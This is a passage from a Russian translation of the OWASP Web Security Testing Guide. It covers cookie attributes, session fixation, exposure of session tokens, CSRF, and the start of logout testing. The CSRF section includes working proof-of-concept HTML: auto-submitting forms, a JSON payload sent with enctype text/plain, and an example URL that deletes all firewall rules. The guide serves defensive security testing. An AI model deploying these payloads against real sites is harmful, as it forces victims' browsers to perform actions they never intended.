Атрибут **Secure** указывает браузеру отправлять cookie только в том случае, если запрос отправляется по защищённому каналу, например, **HTTPS**. Это поможет защитить cookie от передачи в незашифрованных запросах. Если к приложению можно получить доступ как по **HTTP**, так и по **HTTPS**, злоумышленник сможет перенаправить пользователя для отправки cookie в составе незащищённых запросов.

Атрибут HttpOnly

Атрибут **HttpOnly** используется для предотвращения атак, таких как раскрытие сессии, поскольку он не позволяет получить доступ к файлу cookie с помощью клиентского скрипта, например, JavaScript.

Это не ограничивает всю поверхность XSS-атак, поскольку злоумышленник все равно может отправить запрос вместо пользователя, но значительно ограничивает область действия векторов XSS-атак.

Атрибут Domain

Атрибут **Domain** используется для сравнения домена cookie с доменом сервера, для которого выполняется HTTP-запрос. Если домены совпадают или если это поддомен, то следующим будет проверен атрибут **path**.

Обратите внимание, что только хосты, принадлежащие указанному домену, могут установить cookie для этого домена. Кроме того, атрибут **domain** не может быть доменом верхнего уровня (например, **.org** или **.com**), чтобы серверы не могли устанавливать произвольные cookie для другого домена (например, для **owasp.org**). Если атрибут домена не задан, то в качестве значения по умолчанию для **domain** используется имя хоста сервера, сгенерировавшего cookie.

Например, если cookie установлен приложением **app.mydomain.com** без атрибута домена, то этот cookie будет отправляться во всех последующих запросах на **app.mydomain.com** и его поддомены (например, на **hacker.app.mydomain.com**), но не на **otherapp.mydomain.com**. Если разработчик хотел ослабить это ограничение, он мог установить атрибут **domain** в значение **mydomain.com**. В этом случае cookie будет отправляться во всех запросах на поддомены **app.mydomain.com** и **mydomain.com**, например, **hacker.app.mydomain.com**, и даже **bank.mydomain.com**. Если на поддомене был уязвимый сервер (например, **otherapp.mydomain.com**) и атрибут **domain**

был установлен слишком вольно (например, `mydomain.com`), то уязвимый сервер мог быть использован для сбора cookie (например, сессионных токенов) по всему домену `mydomain.com`.

Атрибут Path

Атрибут `Path` играет важную роль в настройке области действия cookie в сочетании с `domain`. В дополнение к домену можно указать URL, для которого действителен cookie. Если домен и путь совпадают, то cookie будет отправлен в запросе. Как и в случае с атрибутом домена, если атрибут path задан слишком вольно, это может сделать приложение уязвимым для атак со стороны других приложений на том же сервере. Например, если атрибут path установлен на webroot `/`, то cookie будут отправляться каждому приложению в пределах одного домена (если несколько приложений находятся на одном сервере). Ниже примеры для случая нескольких приложений на одном сервере:

- `path=/bank`
- `path=/private`
- `path=/docs`
- `path=/docs/admin`

Атрибут Expires

Атрибут `Expires` используется для:

- установки постоянных cookie;
- ограничения их срока действия, если сессия длится слишком долго;
- принудительного удаления cookie, устанавливая для него прошедшую дату.

В отличие от [сессионных](#), постоянные cookie будут использоваться браузером до истечения их срока действия. Как только срок действия превысит установленное время, браузер удалит cookie.

Атрибут SameSite

Атрибут `SameSite` используется для подтверждения того, что cookie не следует отправлять с межсайтовыми запросами. Эта функция позволяет серверу снизить риск утечки информации при наличии разных источников (cross-origin). В некоторых случаях он также используется в качестве стратегии снижения риска (или механизма эшелонированной защиты) для предотвращения атак [подделки межсайтовых запросов](#). Этот атрибут можно использовать в трёх различных режимах:

- `Strict`
- `Lax`
- `None`

Значение Strict

Значение **Strict** — наиболее строгое использование атрибута **SameSite**, позволяющее браузеру отправлять cookie только в контексте от первого лица без навигации верхнего уровня. Другими словами, данные, связанные с cookie, будут отправляться только по запросам, соответствующим текущему сайту, отображаемому в строке URL браузера. Cookie не будет отправляться по запросам, сгенерированным сторонними web-сайтами. Это значение особенно рекомендуется для действий, выполняемых в том же домене. Однако у него могут быть ограничения, поскольку некоторые системы управления сессиями негативно влияют на навигацию пользователя. Поскольку браузер не будет отправлять cookie на запросы, сгенерированные из стороннего домена или электронной почты, пользователю потребуется снова входить в систему, даже если у него уже есть аутентифицированная сессия.

Значение Lax

Значение **Lax** является менее строгим, чем **Strict**. Cookie будет отправлен, если URL соответствует домену в cookie (от первого лица), даже если это ссылка со стороннего домена. Это значение считается большинством браузеров поведением по умолчанию, поскольку оно обеспечивает лучший пользовательский опыт, чем значение **Strict**. **Lax** не действует на ресурсы, для доступа к которым cookie не требуются например, для загрузки изображений или фреймов на сторонний сайт.

Значение None

Значение **None** указывает, что браузер будет отправлять cookie при межсайтовых запросах (стандартное поведение до появления **SameSite**) только если также используется атрибут **Secure**, например, **SameSite=None; Secure**. Это рекомендуемое значение, вместо того, чтобы вообще не указывать значение **SameSite**, поскольку оно вынуждает использовать атрибут **secure**.

Префиксы Cookie

По своей сути cookie не могут гарантировать ни целостности, ни конфиденциальности хранящейся в них информации. Эти ограничения не позволяют серверу быть уверенным в том, в какие значения были установлены атрибуты данного cookie при его создании. Чтобы предоставить серверам такую возможность с сохранением обратной совместимости, была принята концепция **Префиксы имён cookie**, обеспечив передачу информации, включаемой в наименование файла cookie.

Префикс Host

Префикс **__Host-** требует, чтобы cookie соответствовали следующим условиям:

1. cookie должен быть установлен с атрибутом **Secure**.
2. cookie должен быть установлен из URI, который агент пользователя считает безопасным.
3. отправляется только тому хосту, который установил cookie, и НЕ ДОЛЖЕН содержать атрибут **Domain**.
4. cookie должен быть установлен с атрибутом **Path** в значении **/**, который отправляется с каждым запросом к хосту.

По этой причине cookie **Set-Cookie: __Host-SID=12345; Secure; Path=/** будет принят, а любой из приведённых ниже будет отклонён:

Set-Cookie: __Host-SID=12345

Set-Cookie: __Host-SID=12345; Secure

Set-Cookie: __Host-SID=12345; Domain=site.example

Set-Cookie: __Host-SID=12345; Domain=site.example; Path=/

Set-Cookie: __Host-SID=12345; Secure; Domain=site.example; Path=/

Префикс Secure

Префикс **__Secure-** является менее строгим, чем **__Host-** и может быть введён путём добавления чувствительной к регистру строки **__Secure-** к имени файла cookie. Ожидается, что любой cookie, соответствующий префиксу **__Secure-** будет удовлетворять следующим условиям:

1. cookie должен быть установлен с атрибутом **Secure**.
2. cookie должен быть установлен из URI, который агент пользователя считает безопасным.

Рекомендованная практика

Атрибуты и префиксы должны применяться в зависимости от потребностей приложения и задач, решаемых с помощью cookie. Чем сильнее будет изолирован cookie, тем лучше.

Собрав всё вышесказанное воедино, мы можем определить наиболее безопасную конфигурацию атрибутов cookie следующим образом: **Set-Cookie: __Host-SID=<session token>; path=/; Secure; HttpOnly; SameSite=Strict.**

Инструменты

Перехватывающие прокси

- [OWASP Zed Attack Proxy Project](#)
- [Web Proxy Burp Suite](#)

Плагины для браузера

- [Tamper Data для FF Quantum](#)

- [FireSheep для FireFox](#)
- [EditThisCookie для Chrome](#)
- [Cookiebro - Cookie Manager для FireFox](#)

Ссылки

- [RFC 6265 - HTTP State Management Mechanism](#)
- [RFC 7231 – Hypertext Transfer Protocol – HTTP 1.1](#)
- [Same-Site Cookies - draft-ietf-httpbis-cookie-same-site-00](#)
- [The important "expires" attribute of Set-Cookie](#)
- [HttpOnly Session ID in URL and Page Body](#)

Тестирование фиксации сессии

ID

WSTG-SESS-03

Обзор

Фиксация сессии стала возможной благодаря небезопасной практике сохранения того же значения сессионных cookie до и после аутентификации. Обычно это происходит, когда сессионные cookie используются для хранения информации о состоянии до входа в систему, например, при добавлении товаров в корзину до аутентификации для оплаты.

При типичной эксплуатации уязвимостей с фиксацией сессии злоумышленник может получить набор сессионных cookie с целевого web-сайта без предварительной аутентификации. Затем, используя различные методы, он принудительно загружает эти cookie в браузер жертвы. Если жертва позже аутентифицируется на целевом web-сайте, а её cookie не обновятся при входе в систему, жертва будет идентифицирована по сессионным cookie, выбранным злоумышленником. Позже с помощью этих cookie злоумышленник может выдать себя за жертву.

Эту проблему можно решить, обновляя сессионные cookie после процесса аутентификации. Кроме того, атаку можно предотвратить, обеспечив целостность сессионных cookie. При рассмотрении сетевых атак, т.е. злоумышленников, контролирующих сеть жертвы, используйте полноценный [HSTS](#) или добавьте префикс `__Host-` / `__Secure-` к имени cookie.

Полноценная реализация HSTS обеспечивается, когда хост активирует HSTS для себя и всех своих поддоменов. Это описано в статье [Stefano Calzavara, Alvise](#)

[Rabitti, Alessio Ragazzo, and Michele Bugliesi](#) *Testing for Integrity Flaws in Web Sessions*.

Задачи тестирования

- Проанализировать механизм и процедуру аутентификации.
- Принудительно использовать cookie и оценить результат.

Как тестировать

В этом разделе мы даём объяснение стратегии тестирования, которая будет показана далее.

Первым шагом является отправка запроса на тестируемый сайт (*например*, www.example.com). Если тестировщик запрашивает:

```
GET / HTTP/1.1
Host: www.example.com
```

то получит следующий ответ:

```
HTTP/1.1 200 OK
Date: Wed, 14 Aug 2008 08:45:11 GMT
Server: IBM_HTTP_Server
Set-Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1;
Path=/; secure
Cache-Control: no-cache="set-cookie,set-cookie2"
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=Cp1254
Content-Language: en-US
```

Приложение устанавливает для клиента новый идентификатор сессии

[JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1](#).

Затем, если тестировщик успешно аутентифицируется в приложении с помощью следующего POST на <https://www.example.com/authentication.php>:

```

POST /authentication.php HTTP/1.1
Host: www.example.com
[...]
Referer: http://www.example.com
Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1
Content-Type: application/x-www-form-urlencoded
Content-length: 57

Name=Meucci&wpPassword=secret!&wpLoginattempt=Log+in

```

то получает следующий ответ от сервера:

```

HTTP/1.1 200 OK
Date: Thu, 14 Aug 2008 14:52:58 GMT
Server: Apache/2.2.2 (Fedora)
X-Powered-By: PHP/5.1.6
Content-language: en
Cache-Control: private, must-revalidate, max-age=0
X-Content-Encoding: gzip
Content-length: 4090
Connection: close
Content-Type: text/html; charset=UTF-8
...
HTML data
...

```

Раз после успешной аутентификации новый сессионный cookie не создаётся, а его целостность не гарантируется, то тестировщик знает, что можно провести перехват сессии.

Тестировщик может отправить действующий идентификатор сессии пользователю (например, используя социальную инженерию), дождаться его аутентификации и потом убедиться, что этому cookie назначены привилегии.

Тест с принудительным cookie

Эта стратегия тестирования нацелена на сетевых нарушителей, поэтому её нужно применять только к сайтам с неполноценным HSTS (сайты с полным HSTS защищены, т.к. для их cookie обеспечена целостность). Мы предполагаем, что на тестируемом web-сайте есть две тестовые учётные записи, одна из которых

выступает в качестве жертвы, а другая — злоумышленника. Мы моделируем сценарий, в котором злоумышленник принудительно загружает в браузер жертвы все cookie, которые не выпущены сразу после входа в систему и не гарантируют целостности. После входа жертвы в систему злоумышленник предъявляет принудительные cookie web-сайту для доступа к учётной записи жертвы: если их достаточно, чтобы действовать от имени жертвы, возможна фиксация сессии.

Ниже шаги для выполнения этого теста:

1. Перейдите на страницу входа на web-сайт.
2. Сохраните копию хранилища cookie перед входом в систему, за исключением cookie с префиксом `__Host-` или `__Secure-` в своём имени.
3. Войдите на web-сайт в качестве жертвы и перейдите на любую страницу, требующую аутентификации.
4. Запишите в хранилище cookie копию, сделанную на втором шаге.
5. Вызовите защищённую функцию, указанную на третьем шаге.
6. Проверьте, успешно ли выполнена операция на шаге 5. Если да, то атака удалась.
7. Очистите хранилище cookie, войдите в систему как злоумышленник и перейдите на страницу, найденную на шаге 3.
8. Запишите в хранилище один за другим cookie, сохранённые на шаге 2.
9. Снова вызовите функцию, указанную на шаге 3.
10. Очистите хранилище cookie и снова войдите в систему как жертва.
11. Проверьте, успешно ли выполнена операция на шаге 9 в учётной записи жертвы. Если да, то атака прошла успешно; в противном случае сайт защищён от фиксации сессии.

Мы рекомендуем использовать два разных компьютера или браузера для жертвы и злоумышленника. Это позволяет уменьшить количество ложных срабатываний, если web-приложение выполняет снятие отпечатков (fingerprinting) для подтверждения доступа, разрешённого с данным cookie. Более короткий, но менее точный вариант стратегии тестирования требует только одной тестовой учётной записи. Он следует тем же шагам, но останавливается на шаге 6.

Меры защиты

Обновляйте сессионный токен после успешной аутентификации пользователя.

Приложение прежде чем аутентифицировать пользователя сначала должно аннулировать существующий Session ID, а, если аутентификация прошла успешно, предоставить ему другой Session ID.

Инструменты

- [OWASP ZAP](#)

Ссылки

- [Session Fixation](#)
- [ACROS Security](#)
- [Chris Shiflett](#)

Тестирование незащищённых параметров сессии

ID

WSTG-SESS-04

Обзор

Незащищённые сессионные токены (Cookie, Session ID, скрытые поля) обычно позволяют злоумышленнику выдать себя за жертву и получить незаконный доступ к приложению. Важно, чтобы они всегда были защищены от раскрытия, особенно во время передачи между браузером и серверами приложений.

Приведённая здесь информация относится к тому, как транспортная безопасность применяется к передаче чувствительных Session ID, а не к данным в целом, и может быть более строгой, чем политики кэширования и передачи, применяемые к данным, обслуживаемым сайтом.

Используя HTTP-прокси, можно о каждом запросе и ответе узнать:

- используемый протокол (например, HTTP или HTTPS)
- HTTP-заголовки
- тело сообщения (например, POST или контент страницы)

Каждый раз, когда Session ID передаются между клиентом и сервером, следует проверять директивы протокола, кэша и конфиденциальности, а также тело. Транспортная безопасность здесь относится к Session ID, передаваемым в запросах GET или POST, текстах сообщений или другими способами через допустимые HTTP-запросы.

Задачи тестирования

- Убедиться, что реализовано надлежащее шифрование.
- Проанализировать настройки кэширования.
- Оценить защиту канала передачи и HTTP-методов.

Как тестировать

Тестирование уязвимостей шифрования и повторного использования сессионных токенов

Защита от "прослушивания" канала часто обеспечивается TLS-шифрованием, но может включать и другие методы туннелирования или шифрования. Следует отметить, что шифрование или криптографическое хэширование Session ID следует рассматривать отдельно от транспортного шифрования, поскольку защищается сам Session ID, а не данные, которые могут быть им представлены.

Если Session ID может быть предоставлен злоумышленником приложению для получения доступа, то он должен быть защищён при передаче, чтобы снизить этот риск. Поэтому следует убедиться, чтобы по умолчанию для любого запроса или ответа, в котором передаётся Session ID, независимо от используемого механизма (например, скрытое поле формы) принудительно применялось шифрование. Для того, чтобы определить, реализовано ли адекватное разделение между защищёнными и незащищёнными сайтами необходимо проводить простые проверки, например, заменить **https://** на **http://** во время взаимодействия с приложением, а также изменять запросы POST в формах.

Обратите внимание, что если на сайте также есть элементы, где пользователь отслеживается с помощью Session ID, но защита отсутствует (например, для отслеживания, какие общедоступные документы загружает зарегистрированный пользователь), важно, чтобы использовался другой Session ID. Поэтому необходимо контролировать, когда клиент переключается с защищённых элементов на незащищенные, чтобы убедиться, что используется другой Session ID.

Каждый раз, когда аутентификация проходит успешно, пользователь должен ожидать:

- Другой сессионный токен.
- Токен отправляется по зашифрованному каналу каждый раз, когда он делает HTTP-запрос.

Тестирование уязвимостей прокси-серверов и кэширования

При анализе безопасности приложений также необходимо учитывать прокси-серверы. Во многих случаях клиенты получают доступ к приложению через прокси-серверы своей организации, интернет-провайдера или другие шлюзы с поддержкой протокола (например, межсетевые экраны). Протокол HTTP предоставляет директивы для управления поведением нижестоящих прокси-серверов, и необходимо оценивать правильность реализации этих директив.

В общем случае Session ID никогда не должен передаваться по незашифрованному каналу и никогда не должен кэшироваться. Приложение должно быть исследовано, чтобы убедиться, что как по умолчанию, так и принудительно при любой передаче Session ID используются зашифрованные сообщения. Кроме того, всякий раз, когда передаётся Session ID, должны быть установлены директивы, предотвращающие его кэширование промежуточными и даже локальными кэшами.

Приложение также должно быть настроено на защиту данных в кэшах как по HTTP/1.0, так и по HTTP/1.1 — в RFC 2616 обсуждаются соответствующие элементы управления со ссылкой на HTTP. HTTP/1.1 предоставляет ряд механизмов управления кэшем. **Cache-Control: no-cache** указывает, что прокси-сервер не должен повторно использовать какие-либо данные. Хотя **Cache-Control: Private** кажется подходящей директивой, она по-прежнему позволяет непубличному прокси-серверу кэшировать данные. В случае интернет-кафе или других общих систем это представляет собой явный риск. Кэшированный Session ID может быть раскрыт даже на однопользовательских рабочих станциях из-за компрометации файловой системы или использования сетевых хранилищ. HTTP/1.0 не поддерживает директиву **Cache-Control: no-cache**.

Директивы **Expires: 0** и **Cache-Control: max-age=0** следует использовать для дополнительной гарантии того, что кэши не раскрывают данные. Должен быть проверен каждый запрос/ответ, передающий данные Session ID, чтобы убедиться, что используются соответствующие директивы кэша.

Тестирование на уязвимости в GET и POST

Как правило, не следует использовать запросы GET, так как Session ID может отображаться в журналах прокси-сервера или межсетевого экрана. Ими также гораздо легче манипулировать, чем другими методами, хотя следует отметить, что клиент может манипулировать практически любым механизмом с помощью соответствующих инструментов. Кроме того, атаки [межсайтового скриптинга \(XSS\)](#) легче всего реализовать, отправляя жертве специально созданную ссылку. Это гораздо менее вероятно, если данные отправляются от клиента в виде POST.

Весь код на стороне сервера, получающий данные из запросов POST, должен быть протестирован, чтобы убедиться, что он не принимает данные, если они отправлены в GET. Например, рассмотрим следующий запрос POST (**<http://owaspapp.com/login.asp>**), сгенерированный страницей входа.

```
POST /login.asp HTTP/1.1
Host: owaspapp.com
[...]
Cookie: ASPSESSIONIDABCDEFGH=ASKLJDLKJRELKHJG
Content-Length: 51
```

```
Login=Username&password=Password&SessionID=12345678
```

Если login.asp реализован плохо, возможно, удастся войти в систему, используя следующий URL: **http://owaspapp.com/login.asp?**

Login=Username&password=Password&SessionID=12345678

Таким образом, с помощью проверки каждого POST можно найти потенциально небезопасные скрипты на стороне сервера.

Тестирование уязвимостей канала передачи

Взаимодействие между клиентом и приложением должно быть проверено, по крайней мере, на соответствие следующим критериям.

- Как передаются Session ID? например, в GET, POST, поле формы (включая скрытые)
- Всегда ли Session IDs передаются по зашифрованному каналу по умолчанию?
- Можно ли манипулировать приложением, чтобы отправлять Session IDs в незашифрованном виде? например, изменив HTTPS на HTTP?
- Какие директивы по управлению кэшем применяются к запросам/ответам, передающим Session IDs?
- Всегда ли присутствуют эти директивы? Если нет, то где исключения?
- Используются ли запросы GET, содержащие Session ID?
- Если используется POST, можно ли его заменить на GET?

Ссылки

Технические руководства

- [RFCs 2109 & 2965 – HTTP State Management Mechanism \[D. Kristol, L. Montulli\]](#)
- [RFC 2616 – Hypertext Transfer Protocol - HTTP/1.1](#)

Тестирование подделки межсайтовых запросов (CSRF)


ID

WSTG-SESS-05

Обзор

Подделка межсайтовых запросов (англ.: [Cross Site Request Forgery, CSRF](#)) — это атака, которая заставляет аутентифицированного пользователя выполнять действия в web-приложении, которые он делать не собирался. С небольшой помощью социальной инженерии (например, отправив ссылку по электронной почте или в чат) злоумышленник может заставить пользователей web-приложения неосознанно делать то, что он задумал. Если CSRF нацелен на обычного пользователя, его успешная эксплуатация может поставить под угрозу информацию и действия этого пользователя. Если целью является учётная запись администратора, атака CSRF может поставить под угрозу всё web-приложение.

CSRF опирается на:

1. Поведение web-браузера в отношении обработки информации, связанной с сессией, например, cookie и данные HTTP-аутентификации.
2. Знание злоумышленником допустимых URL web-приложений, запросов или функций.
3. Управление сессией приложения, основанном только на информации, известной браузеру.
4. Существование HTML-тегов, присутствие которых вызывает немедленный доступ к ресурсу по HTTP[S]; например, тег изображения .

Пункты 1, 2 и 3 необходимы для наличия уязвимости, а пункт 4 облегчает фактическую эксплуатацию, но не является обязательным.

1. Браузеры автоматически отправляют информацию, используемую для идентификации сессии пользователя. Предположим, *сайт* — это сайт, на котором размещено web-приложение, и пользователь *жертва* только что прошёл аутентификацию на *сайте*. В ответ *сайт* отправляет *жертве* cookie, который идентифицирует запросы, отправленные *жертвой*, как относящиеся к аутентифицированной сессии *жертвы*. Как только браузер получает cookie, установленный *сайтом*, он автоматически отправляет его вместе с дальнейшими запросами, направленными на *сайт*.
2. Если приложения не использует информацию о сессиях в URL-адресах, то можно найти URL приложений, их параметры и допустимые значения, анализируя код, или при доступе к приложению, обращая внимание на формы и URL, указанные в HTML или JavaScript.

3. Под «известной браузеру» имеется ввиду такая информация, как cookie или данные HTTP-аутентификации (речь о Basic-аутентификации, а не на основе форм), которые сохраняются браузером и впоследствии присутствуют в каждом запросе, направляемом в область приложения, запрашивающую аутентификацию. Обсуждаемые далее уязвимости относятся к приложениям, которые полностью полагаются на такого рода информацию для идентификации сессии пользователя.

Для простоты рассмотрим URL, доступные для GET (хотя обсуждение применимо и к запросам POST). Если *жертва* уже аутентифицировалась, отправка следующего запроса приводит к автоматической отправке cookie вместе с ним. На рисунке ниже показано, как пользователь получает доступ к приложению на

www.example.com.



Рисунок 4.6.5-1: *Верхом на сессии (CSRF)*

Запрос GET может быть отправлен пользователем несколькими способами:

- Используя web-приложение
- Вводя URL в браузере
- Перейдя по внешней ссылке, указывающей на URL

Эти вызовы неразличимы приложением. В частности, третий может быть довольно опасным. Существует ряд методов и уязвимостей, которые могут скрыть реальные свойства ссылки. Ссылка может быть встроена в email-сообщение, отображаться на вредоносном сайте, на который заманивается пользователь, или отображаться в содержимом, размещённом третьей стороной (например, на другом сайте или в электронном письме в формате HTML), и указывать на ресурсы приложения. Если пользователь переходит по ссылке, то поскольку он уже аутентифицирован web-приложением на *сайме*, браузер отправит web-приложению запрос GET, сопровождаемый данными аутентификации (cookie с Session ID). Это приводит к тому, что в web-приложении выполняется допустимая

операция, которую пользователь не ожидает; например, перевод средств в приложении online-банкинга.

При использовании тега `img`, как указано в пункте 4 выше, даже не обязательно, чтобы пользователь переходил по определённой ссылке. Предположим, злоумышленник отправляет пользователю электронное письмо, побуждающее его перейти по URL, ссылающемуся на страницу, содержащую следующий (упрощённый) HTML-код.

HTML

```
<html>
  <body>
    ...
    
    ...
  </body>
</html>
```

Когда браузер отображает эту страницу, он также попытается отобразить указанное изображение с нулевым размером (т.е. невидимое) из `https://www.company.example`. Это приводит к тому, что запрос автоматически отправляется в web-приложение, размещённое на *caйme*. Неважно, что URL изображения не ведёт к нужному изображению, т.к. его присутствие в любом случае вызовет `action` запроса, указанное в `src`. Это происходит при условии, что в браузере не отключена загрузка изображений. В большинстве браузеров загрузка изображений не отключена, поскольку это нанесло бы вред большинству web-приложений, не говоря об удобстве использования.

Эта проблема является следствием того, что:

- HTML-теги на странице, приводят к автоматическому выполнению HTTP-запроса (`img` — один из них).
- Браузер не имеет возможности определить, что ресурс, на который ссылается `img`, не является нормальным изображением.
- Загрузка изображения, которая происходит независимо от местоположения предполагаемого источника, т.е. форма и само изображение не обязательно должны находиться на одном хосте или даже в одном домене.

Тот факт, что HTML-контент, не относящийся к web-приложению, может ссылаться на компоненты приложения, и тот факт, что браузер автоматически формирует допустимый запрос к приложению, делает возможными такого рода атаки. Нет

никакого способа запретить такое поведение, если только не сделать невозможным для злоумышленника взаимодействие с функциями приложения.

В интегрированных средах почты/браузера простое отображение сообщения электронной почты, содержащего ссылку на изображение, приведёт к выполнению запроса к web-приложению с соответствующим cookie браузера. Сообщения электронной почты могут ссылаться на кажущиеся допустимыми URL-адреса изображений, например:

HTML

```

```

В этом примере **[attacker]** — это сайт, контролируемый злоумышленником. Используя механизм перенаправления, вредоносный сайт может использовать **http://[attacker]/picture.gif**, чтобы перенаправить жертву на **http://[thirdparty]/action** и вызвать **action**.

Cookie — не единственный пример уязвимости такого рода. Web-приложения, информация о сессии которых полностью предоставляется браузером, также уязвимы. Сюда входят приложения, полагающиеся только на механизмы HTTP-аутентификации, поскольку информация об аутентификации известна браузеру и отправляется автоматически при каждом запросе. Сюда не входит аутентификация на основе форм, которая выполняется только один раз и формирует информацию о сессии, обычно в виде cookie.

Предположим, что жертва входит в web-консоль управления межсетевым экраном (МСЭ). Чтобы войти, пользователь должен аутентифицироваться, а информация о сессии сохраняется в cookie.

Предположим, что в этой консоли есть функция, которая позволяет аутентифицированному пользователю удалить правило, указанное по его числовому идентификатору, или все правила в конфигурации, если пользователь укажет ***** (на самом деле это опасная функция, но с ней пример интереснее). Далее отображается страница удаления. Предположим, что форма — для простоты — делает запрос GET. Чтобы удалить правило номер один:

```
https://[target]/fwmgmt/delete?rule=1
```

Чтобы удалить все правила:


```
https://[target]/fwmgmt/delete?rule=*
```

Этот пример намеренно наивен, но в упрощённом виде показывает опасности CSRF.



Рисунок 4.6.5-2: CSRF в консоли управления МСЭ

В форме, изображенной на рисунке выше, введите значение * и нажмите кнопку Удалить, чтобы отправить следующий запрос GET:

```
https://www.company.example/fwmgmt/delete?rule=*
```


Он удалит все правила МСЭ.



Рисунок 4.6.5-3: CSRF в консоли управления МСЭ - 2

Пользователь мог бы добиться тех же результатов, направляя URL вручную:

```
https://[target]/fwmgmt/delete?rule=*
```


Или перейдя по ссылке, указывающей, напрямую или через перенаправление, на вышеуказанный URL. Или, опять же, путем доступа к HTML-странице, имеющей тег , указывающий на тот же URL.

Во всех этих случаях, если пользователь в данный момент вошёл в приложение управления МСЭ, запрос будет выполнен успешно и изменит его конфигурацию. Можно представить себе атаки, нацеленные на чувствительные приложения и делающие автоматические ставки на аукционах, денежные переводы, заказы, изменение конфигурации критически важных программных компонентов и т.д.

Интересно то, что эти уязвимости могут быть реализованы за МСЭ; т.е. достаточно, чтобы атакованная ссылка была доступна жертве, а не непосредственно злоумышленнику. В частности, это может быть любой web-сервер интрасети; например, в упомянутом ранее сценарии управления МСЭ, который вряд ли будет доступен для Интернета.

Самоуязвимые приложения, т.е. те, которые используются как в качестве вектора атаки, так и в качестве цели (например, приложения web-почты), усугубляют ситуацию. Поскольку пользователи входят в систему, когда читают свои email-сообщения, уязвимое приложение данного типа может позволить злоумышленникам выполнять такие действия, как удаление сообщений или отправка сообщений, которые, со стороны выглядят, как исходящие от жертвы.

Задачи тестирования

- Определить, можно ли инициировать запросы от имени пользователя, которые не были иницированы этим пользователем.

Как тестировать

Проведите аудит приложения, чтобы убедиться, что его управление сессиями уязвимо. Если управление сессиями опирается только на значения на стороне клиента (информация, доступная браузеру), то приложение уязвимо. Браузеру доступны cookie и учётные данные HTTP-аутентификации (Basic- и т.п.), но не доступны данные аутентификации на основе форм, которая выполняется на уровне приложения.

Ресурсы, доступные через HTTP-запросы GET, легко уязвимы, хотя запросы POST могут быть автоматизированы с помощью JavaScript и также уязвимы; следовательно, одного использования POST недостаточно для устранения уязвимостей CSRF.

В случае POST можно использовать следующий пример:

1. Создайте HTML-страницу, подобную той, что показана ниже.
2. Разместите HTML на вредоносном или стороннем сайте.
3. Отправьте ссылку на страницу жертве (жертвам) и побудите их перейти по ней.

```
<html>
<body onload='document.CSRF.submit() '>

<form action='http://targetWebsite/Authenticate.jsp'
method='POST' name='CSRF'>
    <input type='hidden' name='name' value='Hacked'>
    <input type='hidden' name='password' value='Hacked'>
</form>

</body>
</html>
```

В случае web-приложений, в которых разработчики используют JSON для связи между браузером и сервером, может возникнуть проблема из-за отсутствия параметров запроса в формате JSON, которые необходимы для форм с автоотправкой данных. Чтобы обойти этот случай, мы можем использовать форму для автоотправки полезной нагрузки в JSON, включая скрытый ввод для эксплуатации CSRF. Нам придется изменить тип кодировки (**enctype**) на **text/plain**, чтобы обеспечить доставку нагрузки как есть. Код эксплойта будет выглядеть следующим образом:

```
<html>
<body>
    <script>history.pushState('', '', '/')</script>
    <form action='http://victimsite.com' method='POST'
enctype='text/plain'>
        <input type='hidden'
name='{ "name": "hacked", "password": "hacked", "padding": "' valu
e='something'}' />
        <input type='submit' value='Submit request' />
    </form>
</body>
</html>
```

Запрос POST будет выглядеть следующим образом:

```
POST / HTTP/1.1
Host: victimsite.com
Content-Type: text/plain

{"name":"hacked","password":"hacked","padding":"=something"
}
```

Когда эти данные отправляются в виде POST-запроса, сервер с радостью примет поля имени и пароля и проигнорирует поле padding, поскольку оно ему не нужно.

Меры защиты

- См. в [Памятке OWASP по предотвращению CSRF](#).

Инструменты

- [OWASP ZAP](#)
- [CSRF Tester](#)
- [Pinata-csrf-tool](#)

Ссылки

- [Peter W: "Cross-Site Request Forgeries"](#)
- [Thomas Schreiber: "Session Riding"](#)
- [Самый старое из известных сообщение о CSRF](#)
- [Cross-site Request Forgery FAQ](#)
- [A Most-Neglected Fact About Cross Site Request Forgery \(CSRF\)](#)
- [Multi-POST CSRF](#)
- [SANS Pen Test Webcast: Complete Application pwnage via Multi POST XSRF](#)

Тестирование выхода из системы

ID

WSTG-SESS-06

Обзор

Завершение сессии является важной частью её жизненного цикла. Сокращение до минимума времени жизни сессионных токенов снижает вероятность успешной атаки с перехватом сессии. Это можно рассматривать как меру защиты от других

атак, таких как межсайтовый скриптинг (CSRF) и подделка межсайтовых запросов (XSS). Известно, что такие атаки полагаются на наличие у пользователя аутентифицированной сессии. Отсутствие безопасного завершения сессии только увеличивает поверхность атаки для любой из этих атак.

Для безопасного завершения сессии требуются, по крайней мере, следующие компоненты:

- Наличие элементов управления в интерфейсе пользователя, которые позволяют выйти вручную.
- Завершение сессии по истечении заданного периода бездействия (тайм-аут сессии).
- Правильная деактивация состояния сессии на стороне сервера.

Существует несколько проблем, которые могут помешать эффективному завершению сессии. Для идеального безопасного web-приложения пользователь должен иметь возможность завершить работу в любое время через пользовательский интерфейс. Каждая страница должна содержать кнопку выхода в месте, где она будет хорошо видна. Неоднозначные или запутанные функции выхода могут привести к тому, что пользователь не будет доверять им.

Ещё одна распространенная ошибка при завершении сессии заключается в том, что для сессионного токена на стороне клиента устанавливается новое значение, в то время как состояние на стороне сервера остаётся активным, и его можно использовать повторно, вернув в предыдущее значение сессионный cookie. Иногда пользователю показывается только подтверждающее сообщение без выполнения каких-либо дальнейших действий. Этого следует избегать.

Некоторые фреймворки web-приложений для идентификации вошедшего в систему пользователя полагаются исключительно на сессионный cookie. Идентификатор пользователя включён в (зашифрованное) значение cookie. Сервер приложений не отслеживает сессию на стороне сервера. При выходе из приложения сессионный cookie удаляется из браузера. Однако, поскольку приложение не проводит отслеживания, оно не знает, вышел ли пользователь на самом деле. Таким образом, повторно используя сессионный cookie, можно получить доступ к аутентифицированной сессии. Хорошо известным примером этого является функция аутентификации в формах на ASP.NET .

Пользователи web-браузеров часто не обращают внимания на то, что приложение все ещё открыто, и просто закрывают браузер или вкладку. Web-приложение должно знать об этом поведении и автоматически завершать сессию на стороне сервера через определённое время.

Использование системы единого входа (SSO) вместо схемы аутентификации для конкретного приложения часто приводит к сосуществованию нескольких сессий,

